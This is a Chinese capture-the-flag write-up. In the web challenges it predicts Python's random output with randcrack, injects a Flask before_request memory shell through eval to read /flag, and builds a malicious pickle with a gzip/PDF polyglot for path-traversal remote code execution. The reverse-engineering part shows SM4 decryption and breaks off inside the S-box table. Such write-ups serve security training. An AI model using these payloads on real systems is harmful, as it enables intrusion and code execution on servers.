



也是拿到了第三名,取得了一个不错的成绩

img

img

Web

题目名称 guess


这里下载源码,分析发现这里利用了generate_random_string()


然后后面的路由key2需要验证传入的key1相等,这里key2也是随机,所以想到getrandbits预测

img

img

getrandbits 32 需要预测624位,这里注册可以获得624个示例,所以写一个自动注册脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import requests
import random
import re

def generate_random_string():
return str(random.Random().getrandbits(32))

remote = "http://49.232.42.74:32055/register"
#remote2 = "http://4a8855f1-d806-4246-be2b-11feaa08ea99.wmctf-ins.wm-team.cn/"

data = {
"username": f"{generate_random_string()}",
"password": f"{generate_random_string()}"
}

for i in range(624):
data["username"] = f"{generate_random_string()}"
data["password"] = f"{generate_random_string()}"
response = requests.post(remote, json=data)
with open("exp.txt", "a") as f:
f.write(f"{response.json()['user_id']}\n")

然后再预测下一个随机数

1
2
3
4
5
6
7
import random
from randcrack import RandCrack
rc = RandCrack()
a='''624个随机数'''
for line in a.split('\n'):
rc.submit(int(line))
print(rc.predict_getrandbits(32))

然后用api路由利用eval,发现只能打before_request内存马

1
2
__import__("sys").modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None, []).append(lambda :__import__('os').popen('ls /').read())
__import__("sys").modules['__main__'].__dict__['app'].before_request_funcs.setdefault(None, []).append(lambda :__import__('os').popen('cat /flag').read())

题目名称 pdf2text


项目搜索pickle.loads(),构造链子

1
2
3
pdf to text-> extract pages-> process page (self,page)
->render contents(self,page.resource)-> init resources
-> get font(xx,pdf字典resource) ->PDFClDFont(self,spec)->get_cmap_from_spec->_load_data()

img

发现可以pickle反序列化pickle文件,其中文件路径可以拼接穿越到uploads/下,进一步查看参数是否可控

get_cmap_from_spec中spec字典可控,其中的cmapname会被作为filename传参

思路如下:先传入一个pickle文件,随后传入修改spec后的pdf文件,利用路径穿越,反序列化/uploads下的pickle文件


(题目环境不出网,尝试了很多方法,最后inkey灵机一动想到了Exception返回)通过eval调用exec手动抛出错误,eval只能执行Python表达式,并不能执行python语句

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
import pickle
import gzip
import os

class Poc:
def __reduce__(self):
# 反序列化时执行的命令
return (eval, ("exec(\"raise Exception(__import__('os').popen('cat /flag').read())\")",))

def create_malicious_pickle():
# 创建恶意对象
malicious_obj = Poc()

# 序列化为pickle字节数据
pickle_data = pickle.dumps(malicious_obj)

# 保存到a.pickle文件
with open('a.pickle', 'wb') as f:
f.write(pickle_data)
print("已保存到 a.pickle")

# 使用gzip压缩为a.pickle.gz
with open('a.pickle', 'rb') as f_in:
with gzip.open('a.pickle.gz', 'wb', compresslevel=0) as f_out:
f_out.write(f_in.read())
print("已压缩为 a.pickle.gz")

# 验证文件大小
original_size = os.path.getsize('a.pickle')
compressed_size = os.path.getsize('a.pickle.gz')
print(f"原始文件大小: {original_size} 字节")
print(f"压缩后大小: {compressed_size} 字节")
print(f"压缩率: {compressed_size/original_size:.2%}")

def verify_compression():
"""验证压缩文件可以正确解压和反序列化"""
try:
# 解压并读取
with gzip.open('a.pickle.gz', 'rb') as f:
decompressed_data = f.read()

# 反序列化验证
obj = pickle.loads(decompressed_data)
print("压缩文件验证成功")

except Exception as e:
print(f"验证失败: {e}")

if __name__ == "__main__":
create_malicious_pickle()

为了绕过pdf验证,采用压缩率为0的算法,在a.pickle.gz后加上一个pdf文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import gzip
def append_pdf_to_gzip(pdf_file, gzip_file, output_file):
"""将PDF文件内容直接追加到gzip文件后面"""
try:
# 读取PDF文件内容
with open(pdf_file, 'rb') as pdf_f:
pdf_data = pdf_f.read()

# 读取gzip文件内容
with open(gzip_file, 'rb') as gzip_f:
gzip_data = gzip_f.read()

with gzip.open('pdf.gz', 'wb', compresslevel=0) as f_out:
f_out.write(pdf_data)

with open('pdf.gz', 'rb') as pdf_f:
pdf_data = pdf_f.read()

# 将PDF内容追加到gzip文件后面
combined_data = gzip_data + pdf_data

# 写入新文件
with open(output_file, 'wb') as out_f:
out_f.write(combined_data)

print(f"已将 {pdf_file} 内容追加到 {gzip_file} 后面,输出文件: {output_file}")
return True

except Exception as e:
print(f"错误: {e}")
return False

# 使用
append_pdf_to_gzip("empty.pdf", "a.pickle.gz", "b.pickle.gz")

随后上传b.pickle.gz,再上传修改spec后的pdf1145.pdf,即可rce

img

Re

题目名称 catfriend


拿ida一看,看字符串就出来flag了

img

题目名称 appfriend

APK文件,常规jadx打开查看MainActivity

静态分析,使用IDA打开libyellow.so文件

打开主函数,左边一眼sm4加密

需要注意的是,正确的密钥需要进行整体字节序反转处理

原始: 10 32 54 76 98 BA DC FE EF CD AB 89 67 45 23 01

反转: 01 23 45 67 89 AB CD EF FE DC BA 98 76 54 32 10

结果: 0123456789ABCDEFFEDCBA9876543210

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
#!/usr/bin/env python3
# -- coding: utf-8 --
import struct
from typing import List
class SimpleSM4Cipher:
SM4_FK = [0xa3b1bac6, 0x56aa3350, 0x677d9197, 0xb27022dc]
SM4_CK = [
0x00070e15, 0x1c232a31, 0x383f464d, 0x545b6269,
0x70777e85, 0x8c939aa1, 0xa8afb6bd, 0xc4cbd2d9,
0xe0e7eef5, 0xfc030a11, 0x181f262d, 0x343b4249,
0x50575e65, 0x6c737a81, 0x888f969d, 0xa4abb2b9,
0xc0c7ced5, 0xdce3eaf1, 0xf8ff060d, 0x141b2229,
0x30373e45, 0x4c535a61, 0x686f767d, 0x848b9299,
0xa0a7aeb5, 0xbcc3cad1, 0xd8dfe6ed, 0xf4fb0209,
0x10171e25, 0x2c333a41, 0x484f565d, 0x646b7279
]
# SM4 S盒
SM4_SBOX = [
0xd6, 0x90, 0xe9, 0xfe, 0xcc, 0xe1, 0x3d, 0xb7, 0x16, 0xb6, 0x14, 0xc2, 0x28, 0xfb, 0x2c, 0x05,
0x2b, 0x67, 0x9a, 0x76, 0x2a, 0xbe, 0x04, 0xc3, 0xaa, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
0x9c, 0x42, 0x50, 0xf4, 0x91, 0xef, 0x98, 0x7a, 0x33, 0x54, 0x0b, 0x43, 0xed, 0xcf, 0xac, 0x62,
0xe4, 0xb3, 0x1c, 0xa9, 0xc9, 0x08, 0xe8, 0x95, 0x80, 0xdf, 0x94, 0xfa, 0x75, 0x8f, 0x3f, 0xa6,
0x47, 0x07, 0xa7, 0xfc, 0xf3, 0x73, 0x17, 0xba, 0x83, 0x59, 0x3c, 0x19, 0xe6, 0x85, 0x4f, 0xa8,
0x68, 0x6b, 0x81, 0xb2, 0x71, 0x64, 0xda, 0x8b, 0xf8, 0xeb, 0x0f, 0x4b, 0x70, 0x56, 0x9d, 0x35,
0x1e, 0x24, 0x0e, 0x5e, 0x63, 0x58, 0xd1, 0xa2, 0x25, 0x22, 0x7c, 0x3b, 0x01, 0x21, 0x78, 0x87,
0xd4, 0x00, 0x46, 0x57, 0x9f, 0xd3, 0x27, 0x52, 0x4c, 0x36, 0x02, 0xe7, 0xa0, 0xc4, 0xc8, 0x9e,
0xea, 0xbf, 0x8a, 0xd2, 0x40, 0xc7, 0x38, 0xb5, 0xa3, 0xf7, 0xf2, 0xce, 0xf9, 0x61, 0x15, 0xa1,
